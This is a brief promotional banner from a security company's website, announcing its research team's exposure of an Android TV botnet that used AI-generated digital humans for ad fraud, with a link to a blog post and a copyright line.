Bitsight's TRACE team exposes the "Fuyao Enterprise," a hidden Android TV botnet using 120,000+ AI digital humans to power large-scale ad fraud. Learn more.

[Read blog post](#)

© 2026 BitSight Technologies, Inc. and its Affiliates. All Rights Reserved.